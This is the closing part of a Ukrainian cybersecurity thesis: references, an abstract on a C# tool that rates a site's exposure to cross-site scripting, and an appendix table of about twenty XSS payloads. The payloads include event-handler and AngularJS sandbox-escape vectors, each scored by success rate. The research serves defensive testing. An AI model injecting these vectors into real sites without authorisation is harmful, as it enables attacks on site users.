23. Cross-Site Scripting (XSS) Cheat Sheet - 2021 Edition | Web Security Academy [Електронний ресурс]. Available: https://portswigger.net/web-security/cross-site-scripting/cheat-sheet. (дата звернення: 13.10.2021)

24. НПАОП 0.00-7.15-18 «Вимоги щодо безпеки та захисту здоров’я працівників під час роботи з екранними пристроями». Київ. 2018.

25. ДСанПіН 3.3.2.007-98. Державні санітарні правила і норми роботи з візуальними дисплейними терміналами електронно-обчислювальних машин.

26. Рій Я. В. Розробка програмного продукту для аналізу рівня вразливості сайту до xss-атак: Матеріали IX наук.-техн. конф. ТНТУ ім. І.Пулюя (8-9 грудня 2021). Тернопіль, 2021. с. 72.

27. Дмитришин С. Захист web-сервісів від XSS / Дмитришин С. // Матеріали X студентської науково-технічної конференції „Природничі та гуманітарні науки. Актуальні питання“, 18-19 квітня 2007 року — Т. : ТДТУ, 2007 — С. 120. — (Інформаційні технології).

28. Свирида А. В. Дослідження методів несанкціонованого доступу до інформації веб-сайтів та способи захисту від них / Свирида А. В. // Збірник тез X Всеукраїнської студентської науково-технічної конференції „Природничі та гуманітарні науки. Актуальні питання“, 25-26 квітня 2017 року. — Т. : ТНТУ, 2017. — Том 1. — С. 80. — (Секція: Інформаційні технології).

29. Лавринець О.О. Побудова середовища розробки веб-додатків з оптимальним рівнем безпеки : дипломна робота магістра за спеціальністю „125 — кібербезпека“/О.О. Лавринець. — Тернопіль: ТНТУ, 2019. — 86 с.

Додаток А

Тези конференції

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
ТЕРНОПІЛЬСЬКИЙ НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ
ІМЕНІ ІВАНА ПУЛЮЯ

М А Т Е Р І А Л И

ІХ НАУКОВО-ТЕХНІЧНОЇ КОНФЕРЕНЦІЇ

«ІНФОРМАЦІЙНІ МОДЕЛІ, СИСТЕМИ ТА ТЕХНОЛОГІЇ»

8–9 грудня 2021 року

ТЕРНОПІЛЬ
2021

УДК 004.056.53
Я.В. Рій
(Тернопільський національний технічний університет імені Івана Пулюя, Україна)

РОЗРОБКА ПРОГРАМНОГО ПРОДУКТУ ДЛЯ АНАЛІЗУ РІВНЯ ВРАЗЛИВОСТІ САЙТУ ДО XSS-АТАК

U
V
V
.
Rii

Атаки міжсайтових скриптів (XSS) – це тип ін'єкції, під час якої шкідливі скрипти впроваджуються на безпечні й надійні веб-сайти. Атаки XSS відбуваються, коли зловмисник використовує веб-додаток для надсилання шкідливого коду, як правило, у формі скрипта браузера іншому кінцевому користувачеві. Недоліки, які дозволяють цим атакам досягати успіху, є досить поширеними і виникають у будь-якому місці, де веб-додаток використовує вхідні дані користувача для отримання результатів, не перевіряючи чи не кодуючи їх[1].

Зловмисник може використовувати XSS, щоб надіслати шкідливий скрипт користувачеві. Браузер кінцевого користувача не може дізнатися, що скрипту не можна довіряти, і виконає його. Оскільки він вважає, що сценарій надійшов із надійного джерела, шкідливий сценарій може отримати доступ до будь-яких файлів cookie, маркерів сеансу або іншої конфіденційної інформації, яку зберігає браузер і використовується на цьому сайті[2].

Основною задачею даної наукової роботи є розробка програмного продукту який дозволить визначити рівень вразливості веб-ресурсу до XSS атак на етапі розробки, що дозволить своєчасно запобігти можливим подальшим проблемам в роботі та небажаній втраті даних. Для цього було розроблено нову методику встановлення рівня небезпеки проводячи атаку на сайт використовуючи «безпечні» скрипти, кожен з яких має свій умовний коефіцієнт небезпеки виражений у числовому значені. Результат даної процедури являє собою суму коефіцієнтів усіх успішних атак виражений у числовому значені яку можна зобразити формулою:

$$R=\sum a \times k,$$

де R – числове значення результату; a – успішність проведеної атаки (1 – вдала, 0 – невдала); k – коефіцієнт небезпеки скрипта.

Для реалізації даного програмного продукту було вирішено використовувати мову програмування C# із використанням технології .NET Framework. Також було використано бібліотеки HtmlAgilityPack для визначення елементів веб-ресурсу та системні бібліотеки для створення POST/GET запитів.

Література.

1. Cross Site Scripting (XSS) | OWASP Foundation – [Електронний ресурс] – Режим доступу: https://owasp.org/www-community/attacks/xss/
2. Types of XSS | OWASP Foundation – [Електронний ресурс] – Режим доступу: https://owasp.org/www-community/Types_of_Cross-Site_Scripting

Додаток Б

Список скриптів для XSS-атак

Скрипт	Тип скрипта	Кількість браузерів	Кількість проведених спроб	Кількість вдалих спроб	Рівень небезпеки
<xss onmouseenter="alert(1)">test</xss>	s/r	4	10	4	16,5
<xss onmouseout="alert(1)">test</xss>	s/r	4	10	3	12,7
<xss onmousewheel=alert(1)>requires scrolling	s/r	4	10	5	21,4
<xss onpointerdown=alert(1)>XSS</xss>	s/r	3	10	2	10,8
<form onreset=alert(1)><input type=reset>	s/r	4	10	7	26,5
<form><input type=search onsearch=alert(1) value="Hit return" autofocus>	s/r	1	10	6	21,3
<input onselect=alert(1) value="XSS" autofocus>	s/r	4	10	5	17,4
<body onselectionchange=alert(1)>select some text	s/r	3	10	5	18,1
<body ontouchstart=alert(1)>	s/r	4	10	4	13,4
<form><button formaction=javascript:alert(1)>XSS	s/r	4	10	6	19,2
constructor.constructor('alert(1)')()	DOM	4	10	2	11
a='constructor';b={};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,'alert(1)')()	DOM	4	10	3	15,6
{}.")));alert(1)//";	DOM	4	10	7	24,5
constructor.constructor('alert(1)')()	DOM	4	10	8	30,4
{y:".constructor.prototype}.y.charAt=[].join;[1]|orderBy:'x=alert(1)'	DOM	4	10	4	15,3
'a'.constructor.prototype.charAt=[].join;[1]|orderBy:'x=1} } };alert(1)//';	DOM	4	10	5	19,6
<input autofocus ng-focus="$event.path|orderBy:'[].constructor.from([1],alert)'">	DOM	4	10	2	10,1
<input id=x ng-focus=$event.path|orderBy:'(z=alert)(1)'>	DOM	4	10	3	14,2
<input ng-cut=$event.path|orderBy:'(y=alert)(1)'>	DOM	4	10	4	15,5